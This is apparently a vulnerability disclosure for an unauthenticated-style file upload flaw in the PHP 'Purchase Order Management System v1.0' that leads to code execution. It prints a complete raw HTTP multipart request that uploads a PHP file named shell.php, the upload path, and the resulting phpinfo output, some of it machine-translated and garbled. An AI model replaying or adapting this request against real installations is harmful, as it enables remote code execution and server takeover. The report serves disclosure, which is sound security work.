Purchase-order-management-system v1.0 by oretnom23 has arbitrary code execution (RCE)

vendors: https://www.sourcecodester.com/php/14935/purchase-order-management-system-using-php-free-source-code.html


Vulnerability url: http://ip/purchase_order/admin/?page=user

Request package for file upload:

```
POST /purchase_order/classes/Users.php?f=save HTTP/1.1
Host: 192.168.1.19
Content-Length: 799
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylz8EuWf30x9QqTzc
Origin: http://192.168.1.19
Referer: http://192.168.1.19/purchase_order/admin/?page=user/manage_user&id=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=sils4jibq9sp4e2n7i4joq8to7
Connection: close

------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="id"
```

```
3
------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="firstname"

Mike
------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="lastname"

Williams
------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="username"

mwilliams
------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="password"


------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="type"

2
------WebKitFormBoundarylz8EuWf30x9QqTzc
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo();?>
------WebKitFormBoundarylz8EuWf30x9QqTzc--
```

The file will be uploaded to the `uploads` directory



We visit the url of the shell.php file and find that the code has been executed

Url: http://ip/purchase_order/uploads/1648212480_shell.php

PHP 版本 8.0.7

系统	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimat
建造日期	2021 年 6 月 2 日 00:33:38
构建系统	Microsoft Windows Server 2016 标准版 [10.0.14393]
编译器	视觉 C++ 2019
建筑学	x64
配置命令	cscript /nologo /e:jscript configure.js "--enable-snapsho oci=c:\php-snap-build\dep-aux\ oracle\x64\instantclien build\dep-aux\oracle\x64\instantclient_12_1\sdk,shared aux\oracle\x64\instantclient_19_9\sdk,shared" "--enable 享" "--without-analyzer" "--with-pgo"
服务器 API	Apache 2.0 处理程序
虚拟目录支持	启用
配置文件 (php.ini) 路径	*没有价值*